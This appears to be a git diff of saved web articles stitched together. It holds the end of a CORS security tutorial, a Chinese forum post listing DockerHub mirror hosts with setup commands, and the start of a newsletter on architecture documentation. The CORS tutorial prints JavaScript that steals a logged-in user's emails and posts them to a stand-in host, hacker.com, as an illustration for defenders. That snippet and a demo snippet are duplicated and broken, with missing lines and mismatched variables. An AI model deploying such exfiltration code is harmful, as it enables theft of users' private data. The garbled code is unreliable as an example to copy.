In all other scenarios, the browser will launch a preflight request. It will then check the CORS policy before deciding to send the request:
|
||||
|
||||
- HTTP requests of type PUT, DELETE or others
|
||||
- HTTP POST requests with non standard content-type. For example “application/json”
|
||||
- HTTP requests of type GET or POST having custom HTTP headers. For example “X-Requested-With: XMLHttpRequest”
|
||||
|
||||
### **To allow access or deny?**
|
||||
|
||||
If the browser performs the AJAX request, it then has to decide if it should allow the Javascript code to access the response. The browser will retrieve the CORS policy from the response, and see if the AJAX request conforms to the CORS policy.
|
||||
|
||||
If it does, then the Javascript code will have access to the response. If not, the Javascript code will not access the response and an error message is displayed in the Javascript console.
|
||||
|
||||
The following section explains the process of CORS policy checking.
|
||||
|
||||
### **CORS policy check**
|
||||
|
||||
To summarize, the browser checks the CORS policy in 2 cases:
|
||||
|
||||
1. Before sending a non standard HTTP requests.
|
||||
2. Before deciding whether to allow access to the response.
|
||||
|
||||
The browser checks the following elements:
|
||||
|
||||
- The browser retrieves the value of the response header **Access-Control-Allow-Origin**. The value must be equal to the website origin that launched the AJAX request. The origin has the form “schema://fqdn:port”.
|
||||
- If the response header **Access-Control-Allow-Origin** is absent, then this check fails.
|
||||
- Counterintuitively, if the header **Access-Control-Allow-Origin** has the wildcard value “**\***“, then this check fails also.
|
||||
- If the request was made “with credentials”: the response header **Access-Control-Allow-Credentials** must be present and have the value “true”.
|
||||
- If the AJAX request was launched with one or more custom HTTP headers: the browser retrieves the value of the response HTTP header **Access-Control-Allow-Headers**. The value of this header must contain all the custom HTTP headers used in the request.
|
||||
- If the AJAX request is not of type GET, POST or HEAD: the browser retrieves the value of the response header **Access-Control-Allow-Methods**. The value must contain the HTTP request type defined by the AJAX query.
|
||||
|
||||
If any of these conditions fail, then the entire CORS policy check fails:
|
||||
|
||||
- If the browser performs the CORS check before it makes the request, then it will not send the request.
|
||||
- If the browser performs the CORS check after it made the request, then the Javascript code will not get access to the response.
|
||||
|
||||
The following graph summarizes the CORS decision tree:
|
||||
|
||||
|
||||
|
||||
If you want to stay secure, follow us on X for tips and digested security news
|
||||
|
||||
## **What are the dangers of a misconfigured CORS policy?**
|
||||
|
||||
Browser maintainers designed the CORS mechanism to protect your users. They might inadvertently visit a malicious website. A good CORS policy makes sure that the malicious website can’t make HTTP requests to your website using the user’s identity.
|
||||
|
||||
The CORS policy is defined using HTTP response headers. Thus, it is the developer’s job to define a strict enough CORS policy. One that prevents malicious requests from other origins.
|
||||
|
||||
CORS is especially pertinent on websites that use cookies to authenticate users—like session cookies—. This is because, in a “with credentials” AJAX setting, the browser automatically sends the cookies with the request. This makes the request seem as if it came from the legitimate user.
|
||||
|
||||
But, if you use another form of authentication method. For example, you send an authentication token in the HTTP header “Authorization”. Then the CORS policy is less pertinent. If a malicious website performs an AJAX request, it would not be able to make the browser add the token to the request. And the malicious website does not have access to the legitimate website’s local storage. Thus, it doesn’t have access that token, and it cannot add it to the AJAX call. Your website will be, by default, protected from this attack scenario.
|
||||
|
||||
In case of an authentication by cookie, and a permissive CORS policy, some bad things could happen. Suppose a user visits a malicious website, here are some possible attack scenarios:
|
||||
|
||||
- The malicious website performs an AJAX request to retrieve the user’s emails on Gmail. The Javascript code then can send those emails to the hacker who set up the website.
|
||||
- The malicious website can perform a specific HTTP POST request to Gmail. This request changes the user’s settings, so that the hacker can send emails in the victim’s name.
|
||||
- The malicious website can perform a specific HTTP POST request to Gmail to change the victim’s Gmail password.
|
||||
|
||||
The following Javascript code snipped shows how an attacker could retrieve the victim’s emails, and send them back to his own server. He can store them there and consult them afterwards:
|
||||
|
||||
var xhr = new XMLHttpRequest()
|
||||
|
||||
xhr.open( 'GET', 'https://gmail.com/emails')
|
||||
|
||||
xhr.withCredentials = true
|
||||
|
||||
xhr.onreadystatechange = function() {
|
||||
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
var xhr2 = new XMLHttpRequest()
|
||||
|
||||
xhr2.open( 'POST', 'https://hacker.com/save\_emails')
|
||||
|
||||
var params = 'emails='+xhttp.responseText;
|
||||
|
||||
var xhr = new XMLHttpRequest() xhr.open( 'GET', 'https://gmail.com/emails') xhr.withCredentials = true xhr.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { var xhr2 = new XMLHttpRequest() xhr2.open( 'POST', 'https://hacker.com/save\_emails') var params = 'emails='+xhttp.responseText; xhr2.send(params); } }; xhr.send();
|
||||
|
||||
var xhr = new XMLHttpRequest()
|
||||
xhr.open( 'GET', 'https://gmail.com/emails')
|
||||
xhr.withCredentials = true
|
||||
xhr.onreadystatechange = function() {
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
var xhr2 = new XMLHttpRequest()
|
||||
xhr2.open( 'POST', 'https://hacker.com/save\_emails')
|
||||
var params = 'emails='+xhttp.responseText;
|
||||
xhr2.send(params);
|
||||
}
|
||||
};
|
||||
xhr.send();
|
||||
|
||||
This scenario could be illustrated as follows :
|
||||
|
||||
|
||||
|
||||
The example given in this article is purely illustrative. Gmail has a good CORS policy that prevents such attacks. But we created an example website for you to see the effects for yourself:
|
||||
|
||||
## **Demonstration**
|
||||
|
||||
To illustrate this attack, we prepared a simple, yet vulnerable website. The demo website simulates a web application that needs authentication. First, go to the following URL and login by clicking the button: [https://demo.devsecurely.com/demo\_cors](https://demo.devsecurely.com/demo_cors).
|
||||
|
||||
Once finished, click the following button that will launch an AJAX request, with credentials, to the previous URL:
|
||||
|
||||
The result of the AJAX request will appear here:
|
||||
|
||||
If you followed the steps, your public IP address should appear above this paragraph. When you clicked the “Launch attack” button, your browser executed the following Javascript code:
|
||||
|
||||
var xhttp = new XMLHttpRequest();
|
||||
|
||||
xhttp.onreadystatechange = function() {
|
||||
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
if (this.responseText.includes("Your IP address"))
|
||||
|
||||
document.getElementById("demo\_website\_dontent").textContent\=this.responseText
|
||||
|
||||
document.getElementById("demo\_website\_dontent").textContent\="You need to be authenticated first"
|
||||
|
||||
xhttp.open("GET", "https://demo.devsecurely.com/demo\_cors", true);
|
||||
|
||||
xhttp.withCredentials = true;
|
||||
|
||||
var xhttp = new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { if (this.responseText.includes("Your IP address")) document.getElementById("demo\_website\_dontent").textContent=this.responseText else document.getElementById("demo\_website\_dontent").textContent="You need to be authenticated first" } }; xhttp.open("GET", "https://demo.devsecurely.com/demo\_cors", true); xhttp.withCredentials = true; xhttp.send();
|
||||
|
||||
var xhttp = new XMLHttpRequest();
|
||||
xhttp.onreadystatechange = function() {
|
||||
if (this.readyState == 4 && this.status == 200) {
|
||||
|
||||
if (this.responseText.includes("Your IP address"))
|
||||
document.getElementById("demo\_website\_dontent").textContent=this.responseText
|
||||
else
|
||||
document.getElementById("demo\_website\_dontent").textContent="You need to be authenticated first"
|
||||
}
|
||||
};
|
||||
xhttp.open("GET", "https://demo.devsecurely.com/demo\_cors", true);
|
||||
xhttp.withCredentials = true;
|
||||
xhttp.send();
|
||||
|
||||
Your browser had to decide whether to perform the HTTP request directly, or whether to perform a preflight request and check the CORS policy. Since this is a simple GET request, with no custom HTTP header, the browser made the request directly. This is the raw HTTP request your browser sent:
|
||||
|
||||
|
||||
|
||||
The vulnerable website sent back the following response:
|
||||
|
||||
|
||||
|
||||
The browser then had to decide whether to let the Javascript code access the response. It thus performed a CORS policy check. Let’s go through all 4 conditions:
|
||||
|
||||
- The header **Access-Control-Allow-Origin** has the value “[https://www.devsecurely.com](https://www.devsecurely.com/)”. The same origin from which we performed the AJAX request. ✅
|
||||
- The request was performed with credentials, and the header **Access-Control-Allow-Credentials** is present and has the value “true”. ✅
|
||||
- The request does not use any custom headers. So the browser does not check the header **Access-Control-Allow-Headers**. ✅
|
||||
- The request performs a GET request. So the browser does not check the header **Access-Control-Allow-Methods**. ✅
|
||||
|
||||
All CORS checks are successful. So the browser lets the Javascript access the response. And now this blog can access your private data on the vulnerable website.
|
||||
|
||||
## **How to define a secure CORS policy?**
|
||||
|
||||
The CORS policy is defined by specific HTTP response headers. For each header, we need to make sure that the values are strict enough to prevent any malicious activity. We also need to make sure that the policy does not block legitimate requests. Let’s define the values for each response header:
|
||||
|
||||
- **Access-Control-Allow-Origin:** The value of this header must be the origin that is allowed to call the website. For example, suppose you have an API hosted under https://api.example.com, and a front part that calls that API, hosted under https://www.example.com. In this scenario, the header Access-Control-Allow-Origin should always have the value https://www.example.com.
|
||||
- If multiple websites should be able to call your website, then you need to define a whitelist of allowed websites. For all requests, check if the request header **Origin** contains one of the whitelisted origins.
|
||||
- If so, return the value of the request header **Origin** as the value of the response header **Access-Control-Allow-Origin**.
|
||||
- If not, return a default value for the header **Access-Control-Allow-Origin**.
|
||||
- If your website is not supposed to be called by other origins (for example, your whole website is hosted under https://www.example.com), then don’t define this header.
|
||||
- **Access-Control-Allow-Credentials:** If your website uses cookies to authenticate users (for example session cookies), then set the value of this header to “true”.
|
||||
- If your website is not supposed to be called by other origins, then don’t define this header.
|
||||
- **Access-Control-Allow-Headers:** If you require a custom HTTP header in your requests, then you should add it to this response header. If you require multiple HTTP headers, add them as a comma separated list.
|
||||
- If your website is not supposed to be called by other origins, then don’t define this header.
|
||||
- **Access-Control-Allow-Methods: If your website treats PUT or DELETE HTTP methods, then you should add them to this header as a comma separated list.**
|
||||
- If your website is not supposed to be called by other origins, then don’t define this header.
|
||||
|
||||
When you receive a preflight request (HTTP request of type OPTIONS), you need to make sure to only return the response headers, and not to perform any additional treatment.
|
||||
|
||||
Also, make these changes gradually. After each change, make sure that your website is still working. Setting up a too robust CORS might cause issues with the clients that call your API/website (like the front part of your website).
|
||||
|
||||
## **CORS configuration as a CSRF protection**
|
||||
|
||||
As we saw earlier, the browser performs some requests without checking the CORS policy. Depending on your application’s context, you might not want this to happen.
|
||||
|
||||
For example, if you have some GET API controller that performs changes on data. This could lead to an attack called CSRF. We will not go into details on this vulnerability type in this article. But to make this issue more concrete, let’s take an example.
|
||||
|
||||
Suppose you have an API endpoint https://api.example.com/users/delete/\[ID\]. When performing a GET request to that endpoint, the user having the id \[ID\] gets deleted from the database. A malicious website could take advantage of this. It can perform an AJAX request, with credentials, to the URL mentioned above. When an administrator on example.com visits the malicious website, the AJAX request gets launched, and a user gets deleted.
|
||||
|
||||
As a workaround, you can use CORS checks to prevent such attacks. To do that, you would need to force a CORS check **before** performing the request. In the case of GET requests, the only way to do that would be to add a custom header. Here are the steps:
|
||||
|
||||
1. In your front part, add a custom header to the concerned request (you might even want to add this header to all requests made to your API). The name and the value of the header do not matter. We can use the following header as an example: “X-Requested-With: XMLHttpRequest”.
|
||||
2. In the API part, make sure to check that the new header (X-Requested-With) is present. If not, abort the request and return an error message.
|
||||
|
||||
Now, if a malicious website wants to delete users like earlier, it has to add the custom header **X-Requested-With** to the AJAX request. This will trigger a preflight request to your API server. If your CORS policy was defined in an optimal way, the **Access-Control-Allow-Origin** response header will not contain the malicious website name. The CORS check will thus fail, and the browser does not perform the request.
|
||||
|
||||
This trick can protect both your GET and POST endpoints from CSRF attacks.
|
||||
|
||||
**PS: You shouldn’t use GET requests to perform a change on your application. GET should only be used to retrieve data, not to change it.**
|
||||
|
||||
## Don’t shoot yourself in the foot
|
||||
|
||||
By default, the SOP mechanism prevents cross origin requests. So, don’t expose your own website by defining a vulnerable CORS policy.
|
||||
|
||||
Depending on the sensitivity of your application, a CORS misconfiguration can have a devastating effect. Some years ago, I did a pentest on a trading platform. I noticed that the website’s CORS policy was very permissive. To showcase the risk, I created a malicious website that forces the visitors to buy a certain stock. An attacker could use this to force customers to buy a certain stock, thus increasing it’s price. If exploited correctly, this issue could make millionaires.
|
||||
|
||||
When people say crime doesn’t pay, they never understood CORS.
|
||||
@@ -0,0 +1,64 @@
|
||||
---
|
||||
page-title: "DockerHub 国内镜像源列表(2024 年 6 月 18 日 亲测可用) - V2EX"
|
||||
url: https://www.v2ex.com/t/1050454
|
||||
date: "2024-08-30 12:35:25"
|
||||
---
|
||||
|
||||
> sudo tee /etc/docker/daemon.json <<EOF { "registry-mirrors": \[ "https://hub.uuuadc.top", "https://docker.anyhub.us.kg", "https://dockerhub.jobcher.com", "https://dockerhub.icu", "https://docker.ckyl.me", "https://docker.awsl9527.cn" \] } EOF
|
||||
|
||||
---
|
||||
|
||||
## DockerHub 国内镜像源列表
|
||||
|
||||
此列表只收录无需限定条件的 DockerHub 镜像源,感谢这些公益服务者。
|
||||
|
||||
**2024 年 6 月 18 日 亲测可用**
|
||||
|
||||
| DockerHub 镜像仓库 | 镜像加速器地址 |
|
||||
| --- | --- |
|
||||
| [Docker 镜像加速站](https://hub.uuuadc.top/) | `https://hub.uuuadc.top/` |
|
||||
| | `docker.1panel.live` |
|
||||
| | `hub.rat.dev` |
|
||||
| [DockerHub 镜像加速代理](https://docker.anyhub.us.kg/) | `[https://docker.anyhub.us.kg](https://docker.anyhub.us.kg/)` |
|
||||
| | `[https://docker.chenby.cn](https://docker.chenby.cn/)` |
|
||||
| | `[https://dockerhub.jobcher.com/](https://dockerhub.jobcher.com/)` |
|
||||
| [镜像使用说明](https://dockerhub.icu/) | `https://dockerhub.icu` |
|
||||
| [Docker 镜像加速站](https://docker.ckyl.me/) | `[https://docker.ckyl.me](https://docker.ckyl.me/)` |
|
||||
| [镜像使用说明](https://docker.awsl9527.cn/) | `[https://docker.awsl9527.cn](https://docker.awsl9527.cn/)` |
|
||||
| [镜像使用说明](https://docker.hpcloud.cloud/) | `https://docker.hpcloud.cloud` |
|
||||
| [AtomHub 可信镜像仓库平台](https://atomhub.openatom.cn/) (只包含基础镜像,共 336 个) | `[https://atomhub.openatom.cn](https://atomhub.openatom.cn/)` |
|
||||
| [DaoCloud 镜像站](https://github.com/DaoCloud/public-image-mirror) | `[https://docker.m.daocloud.io](https://docker.m.daocloud.io/)` |
|
||||
|
||||
### 使用教程
|
||||
|
||||
1. 为了加速镜像拉取,使用以下命令设置**registry mirror**
|
||||
|
||||
> 支持系统:Ubuntu 16.04+、Debian 8+、CentOS 7+
|
||||
|
||||
```
|
||||
sudo mkdir -p /etc/docker
|
||||
sudo tee /etc/docker/daemon.json <<EOF
|
||||
{
|
||||
"registry-mirrors": [
|
||||
"https://hub.uuuadc.top",
|
||||
"https://docker.anyhub.us.kg",
|
||||
"https://dockerhub.jobcher.com",
|
||||
"https://dockerhub.icu",
|
||||
"https://docker.ckyl.me",
|
||||
"https://docker.awsl9527.cn"
|
||||
]
|
||||
}
|
||||
EOF
|
||||
sudo systemctl daemon-reload
|
||||
sudo systemctl restart docker
|
||||
```
|
||||
|
||||
1. 使用 DockerHub Proxy ,以下以 `hub.uuuadc.top` 为例:可以根据列表自行替换
|
||||
|
||||
```
|
||||
docker pull hub.uuuadc.top/library/mysql:5.7
|
||||
```
|
||||
|
||||
说明:library 是一个特殊的命名空间,它代表的是官方镜像。如果是某个用户的镜像就把 library 替换为镜像的用户名
|
||||
|
||||
原文链接: [https://www.wangdu.site/course/2109.html](https://www.wangdu.site/course/2109.html)
|
||||
+298
@@ -0,0 +1,298 @@
|
||||
---
|
||||
page-title: "Documenting Software Architectures - by Dr Milan Milanović"
|
||||
url: https://newsletter.techworld-with-milan.com/p/documenting-software-architectures?ref=dailydev
|
||||
date: "2024-08-12 10:47:39"
|
||||
---
|
||||
In this newsletter, we will try to understand:
|
||||
|
||||
- **Why software architecture documentation is necessary**
|
||||
|
||||
- **How to organize and visualize such documentation**
|
||||
|
||||
- **How to store it in the repository close to the code, and,**
|
||||
|
||||
- **How can it be automated and published so that non-technical people can view it**
|
||||
|
||||
|
||||
So, let’s dive in.
|
||||
|
||||
Add commonly-used scripts and tests to your team's Package Library packages, and reuse them in your personal, private, and team workspaces using Postman!
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F5452b120-a952-4559-9197-40c8f949ba5a_1610x522.jpeg)
|
||||
|
||||
[Check it out!](https://learning.postman.com/docs/tests-and-scripts/write-scripts/package-library/)
|
||||
|
||||
Software architecture is the process of designing and organizing the overall structure of software systems to satisfy specific functional and non-functional requirements. It **provides a high-level view of the software system that guides developers during implementation**. It also represents a framework for communication and collaboration among stakeholders, such as developers, project managers, and business analysts, to ensure everyone is working towards the same goals and objectives.
|
||||
|
||||
Documenting software architectures ensures that **crucial architectural decisions, constraints, and rationales are captured and communicated effectively** and also facilitates a shared understanding among stakeholders, including developers, architects, project managers, and end-users. Documentation is a central reference point that records architectural decisions, which enables knowledge transfer and consistent implementation across the software development lifecycle (SDLC).
|
||||
|
||||
One of the most critical aspects of documenting software architecture is that it **reveals the goals and intentions behind the system, something the code alone cannot convey**.
|
||||
|
||||
> *While code is the implementation of the system, it often does not tell the whole story.*
|
||||
|
||||
The primary goals, design principles, and strategic decisions that guided the development process are typically not evident from the codebase. **This lack of visibility can lead to misunderstandings and misaligned efforts, especially as the system evolves or new team members come on board.** Documentation fills this gap by providing context and clarity, ensuring the system's goals and design philosophy are understood and maintained over time.
|
||||
|
||||
Good software documentation enables us to:
|
||||
|
||||
- **Align everyone's understanding of a system**
|
||||
|
||||
- **Maintaining the system properly**
|
||||
|
||||
- **Onboarding new people fast**
|
||||
|
||||
|
||||
Yet, we see the lack of architectural documentation on many projects, marked as “*we don’t have time to do it.” sometimes, people are unclear about* how to approach architectural documentation, what to put inside, and how.
|
||||
|
||||
With architectural documentation, we don’t want to write books, which are hard to maintain tomorrow but to be pragmatic. We wish to state only those crucial concepts for our project now and in the future.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fd0061714-037b-4ab7-a119-47f3871f3027_1280x720.png)
|
||||
|
||||
To drive your architectural decisions by using the simple framework, check this text:
|
||||
|
||||
One way to do it is using an **[arc42 documentation template](https://arc42.org/)**. It provides a simple and concise way to document software architecture that all stakeholders understand. Dr. Gernot Starke and Dr. Peter Hruschka created the arc42 template, which is widely used in the software industry.
|
||||
|
||||
**[The arc42](https://arc42.org/)** answers the following two questions:
|
||||
|
||||
- **What should you document/communicate about your architecture?**
|
||||
|
||||
- **How should you document/communicate?**
|
||||
|
||||
|
||||
It enables us to:
|
||||
|
||||
✅ By organizing documentation into distinct sections, arc42 helps **separate different concerns.** This makes managing and navigating the documentation easier, enhancing clarity and readability.
|
||||
|
||||
✅ **arc42 is a widely recognized standard in the industry**, with extensive community support and resources. This makes it easier to find examples, tools, and guidance on how to use the template effectively.
|
||||
|
||||
✅ The structured approach of arc42 **improves communication among team members and stakeholders**. By providing a common framework, it ensures that everyone has a consistent understanding of the system’s architecture.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fd7c2e043-d002-46fa-98c7-015f40c171da_1400x587.png)
|
||||
|
||||
arc42 template structure (credits: Dr. Gernot Starke)
|
||||
|
||||
The structure of an arc42 consists of (none is obligatory):
|
||||
|
||||
1. **Introduction:** This section overviews the software system, its purpose, and the stakeholders involved. It lists the software system's quality requirements, such as performance, security, and scalability (max five).
|
||||
|
||||
2. **Constraints:** This section lists any constraints that may impact the design of the software system, such as legal, regulatory, or organizational constraints.
|
||||
|
||||
3. **Context view:** This section describes the external factors that influence the software system, such as external interfaces, hardware, or the environment.
|
||||
|
||||
4. **Solution strategy:** A summary of the underlying choices and problem-solving tactics influencing the architecture. Some examples include technology, top-level breakdown, and methods for achieving high-quality goals.
|
||||
|
||||
5. **Building block view:** This section shows the high-level code structure of the system in the form of a diagram.
|
||||
|
||||
6. **Runtime view:** It shows the behavior of one of several building blocks in the form of essential use cases.
|
||||
|
||||
7. **Deployment view:** This section describes how the software system is deployed, including the hardware, software, and networking components.
|
||||
|
||||
8. **Cross-cutting concepts:** This section describes the crosscutting concepts, such as security, logging, and exception handling, that are used throughout the software system.
|
||||
|
||||
9. **Decision log:** This section provides a record of the significant design decisions made during the development of the software system.
|
||||
|
||||
10. **Quality requirements:** A list of quality requirements, described as scenarios.
|
||||
|
||||
11. **Risks:** What are known technical risks and problems in the system?
|
||||
|
||||
12. **Glossary**: Important terms used when discussing the system.
|
||||
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F06c56c83-1a9e-4c77-bc93-1b0e0cfe21f9_768x384.png)
|
||||
|
||||
Also, we should mention some **disadvantages** of the arc42 template:
|
||||
|
||||
❌ The comprehensive nature of arc42 can lead to significant documentation, which might be seen as overhead. **This level of detail might be perceived as excessive for smaller projects and teams**.
|
||||
|
||||
❌ **There is a risk of over-documentation**, where the focus shifts from building the system to documenting every detail.
|
||||
|
||||
❌ Keeping the documentation current can become a **maintenance issue**, especially in rapidly changing environments. If not appropriately maintained, it can quickly become outdated and lose value.
|
||||
|
||||
**Arc42** provides **a variety of tools** to assist you in completing your document:
|
||||
|
||||
- **[arc42 Documentation Template](https://arc42.org/download)**. Direct link to download the arc42 documentation template, available in various formats such as AsciiDoc, Markdown, and DocBook.
|
||||
|
||||
- **[arc42 by Real-World Example](https://arc42.org/examples)**. A collection of real-world examples using the arc42 template to document software architectures.
|
||||
|
||||
- **[Software Architecture Documentation with arc42 (Book).](https://leanpub.com/arc42byexample)** A comprehensive guidebook on how to use the arc42 template for documenting software architectures, written by the creators of arc42.
|
||||
|
||||
|
||||
Along with the structure of architecture documentation, we need a way to describe different components of a system. One of the preferred ways to visualize software architecture is the **[C4 model](https://c4model.com/)**, developed by software architect and author [Simon Brown](https://simonbrown.je/). The C4 model examines a software system's static structures, containers, components, and code. Individuals use the software programs we create.
|
||||
|
||||
The C4 model consists of four levels of abstraction, which are represented by four different types of diagrams:
|
||||
|
||||
This diagram shows the system in context, providing an overview of the system and its environment. The system here has the highest level of abstraction, and it shows the system under consideration as a box in the center, surrounded by its users and other systems that interact with it. These diagrams help provide a big-picture overview.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fba27630f-0fb3-4e50-9d65-15c417262f07_2480x1748.png)
|
||||
|
||||
System context diagram ([source](https://c4model.com/#SystemContextDiagram)).
|
||||
|
||||
This diagram shows the high-level components or services within the system and how they are connected. It shows each component as a box with its internal details abstracted away, separately deployable or executable. Containers can represent APIs, databases, file systems, etc.
|
||||
|
||||
This diagram shows the internal components of a container and how they interact with each other. It allows us to visualize abstractions in our codebase. For example, in C#, it is an implementation class behind some interface.
|
||||
|
||||
This diagram shows the detailed structure of a single component or module, including its classes and their relationships. Notations such as UML or Entity Relationship models can be used for this diagram.
|
||||
|
||||
Most teams should, at the very least, **produce and keep up-to-date context and container diagrams for their software system.** If they are helpful, component diagrams can be made, but you'll need to figure out how to automate changes to these diagrams for long-term documentation needs.
|
||||
|
||||
A critical aspect of the C4 model is that we can use it with **architecture as a code approach**. The main advantages of this approach are:
|
||||
|
||||
✅ **Version control.** The primary advantage of the diagram-as-code approach is the ability to use version control systems like Git. This allows teams to track changes to diagrams over time, ensuring a clear history of modifications.
|
||||
|
||||
✅ **Consistency**. Creating diagrams with code ensures that all visual representations of the architecture comply with a consistent style and format. This standardization reduces misunderstanding and enhances readability, making it easier for all team members to understand the diagrams.
|
||||
|
||||
✅ **Automation**. Such diagrams can be automatically generated and updated, significantly reducing manual effort and minimizing errors. This automation is the most useful when integrated into continuous integration and continuous deployment (CI/CD) pipelines, ensuring that diagrams are always current with the latest changes in the codebase.
|
||||
|
||||
To use the C4 model with this approach, you can use **[Structurizr DSL](https://www.structurizr.com/)**. It is a lightweight textual language used to create software architecture models, which allows for defining architecture in a structured, code-like format.
|
||||
|
||||
The basic syntax of Structurizr is the following:
|
||||
|
||||
- **Workspace:** The top-level element that contains your model and views.
|
||||
|
||||
- **Model:** Define your architecture's people, software systems, containers, components, and relationships. Syntax elements that are included are: `person`, `softwareSystem`, `container`, `component`, and relationship arrows (`->`).
|
||||
|
||||
- **Views:** Create different perspectives of your model, such as system context, container, and component views. Syntax elements used are: `systemContext`, `containerView`, `componentView`, `include`, `autolayout`.
|
||||
|
||||
- **Styles:** Customize the appearance of elements to enhance readability. Syntax elements: `element`, `background`, `color`, `shape`.
|
||||
|
||||
- **Themes:** Apply predefined visual styles to your diagrams (`theme)`.
|
||||
|
||||
|
||||
The syntax of [StructurizrDSL](https://docs.structurizr.com/dsl) is shown in the image below (on the left) and the generated diagram (on the right).
|
||||
|
||||
To learn more about other architecture as code tools, check the following text:
|
||||
|
||||
Note that the C4 model has some **disadvantages**, too:
|
||||
|
||||
❌ While the C4 model simplifies complex architectures into four levels of abstraction, understanding and effectively using the model can still require a **steep learning curve**.
|
||||
|
||||
❌ The C4 model might lead to **over-simplifying certain aspects of the architecture**, such as all necessary details about interactions, dependencies, or cross-cutting concerns (e.g., security, performance) at each level.
|
||||
|
||||
Some **additional resources** to learn more about the C4 model:
|
||||
|
||||
- [C4 model](https://c4model.com/).
|
||||
|
||||
- [Structurizr](https://docs.structurizr.com/).
|
||||
|
||||
- “[The C4 model for visualizing software architecture](https://leanpub.com/visualising-software-architecture)” book by Simon Brown.
|
||||
|
||||
- “[Software Architecture for Developers](https://leanpub.com/software-architecture-for-developers)” book by Simon Brown.
|
||||
|
||||
|
||||
If you like presentations more, check this one from Simon Brown on NDC Oslo 2023.
|
||||
|
||||
Additionally, you can check the book “**[Documenting Software Architectures: Views and Beyond](https://amzn.to/3xjIUXx)**” by Paul Clements et al., which offers a comprehensive overview of software architecture documentation approaches. Also, check “[Docs for Developers](https://amzn.to/3VjYri8)” and “[Docs like Code](https://amzn.to/3Vk1qHa)” books.
|
||||
|
||||
Now that we know how to use the arc42 template and what the C4 model is, we can use them together by mapping certain sections of the arc42 template to some C4 diagrams.
|
||||
|
||||
Here is how we can use them together:
|
||||
|
||||
- **Context Diagram:** Include in arc42 Section 3 (Context and Scope).
|
||||
|
||||
- **Container Diagram:** Include in arc42 Section 5 (Building Block View, Level 1).
|
||||
|
||||
- **Component Diagram:** Include in arc42 Section 5 (Building Block View, Level 2).
|
||||
|
||||
- **Class Diagram:** Include in arc42 Section 5 (Building Block View, Level 3).
|
||||
|
||||
- **Deployment Diagram**: Include in arc42 Section 7 (Deployment View).
|
||||
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F21470b4a-6e85-40a9-bd35-356fd171ef85_2633x2219.png)
|
||||
|
||||
Now, when we have a documentation framework (**arc42**) and the diagramming model and tools (**C4 and Structurizr)**, we can use tools such as **[AsciiDoc](https://asciidoc.org/)** to maintain such documentation in version-controlled systems like **Git** close to the code. The **arc42** template is already [available](https://github.com/arc42/arc42-template) in the AsciiDoc format. **AsciiDoc** is a text-based markup language that allows you to write documents in a plain text format that can be converted into formats like HTML, PDF, EPUB, and more.
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2Fc1bfe63b-3737-4fee-8888-ea7c9213d4a9_5265x668.png)
|
||||
|
||||
An example of the **AsciiDoc** file (on the left), with the preview (on the right):
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F12f0e4cc-5eb6-42e4-a689-35f83c8f862c_1081x404.png)
|
||||
|
||||
AsciiDoc syntax
|
||||
|
||||
**[The AsciiDoc file (.adoc)](https://docs.asciidoctor.org/asciidoc/latest/syntax-quick-reference/)** in the arc42 template that uses C4 diagrams could look like the image below. Note that in AsciiDoc, you can access the main file and reference other files from each section (e.g. index.adoc → goals.adoc, strategy.adoc, …), like in the example shown in the last section.
|
||||
|
||||
> *You have many file creation options for AsciiDoc files, such as the **[VSCode extension for AsciiDoc](https://marketplace.visualstudio.com/items?itemName=asciidoctor.asciidoctor-vscode)**.*
|
||||
|
||||
[
|
||||
|
||||
|
||||
|
||||
](https://substackcdn.com/image/fetch/f_auto,q_auto:good,fl_progressive:steep/https%3A%2F%2Fsubstack-post-media.s3.amazonaws.com%2Fpublic%2Fimages%2F2ad36bd2-d5a3-47ac-9fe1-dadc95eab428_1318x3466.png)
|
||||
|
||||
So, how would we start with the automatic creation of the documentation from the source files:
|
||||
|
||||
1. **Create C4 model diagrams in Structurizr and export them as C4-PlantUML diagrams.**
|
||||
|
||||
2. **Create a documentation template based on the arc42 model in AsciiDoc markup language.**
|
||||
|
||||
3. **Integrate C4-PlantUML diagrams in the documentation** (as shown in the image above)**.**
|
||||
|
||||
4. **Setting up a Git repository on GitHub, Azure DevOps, or a similar provider. Store all AsciiDoc and C4 model files in the repo.**
|
||||
|
||||
5. **Setting up the CI/CD pipeline to automatically export docs to HTML/PDF files and further (e.g., Confluence or GitHub Pages) to be visible to non-technical users.** The CI/CD pipeline would do the following:
|
||||
|
||||
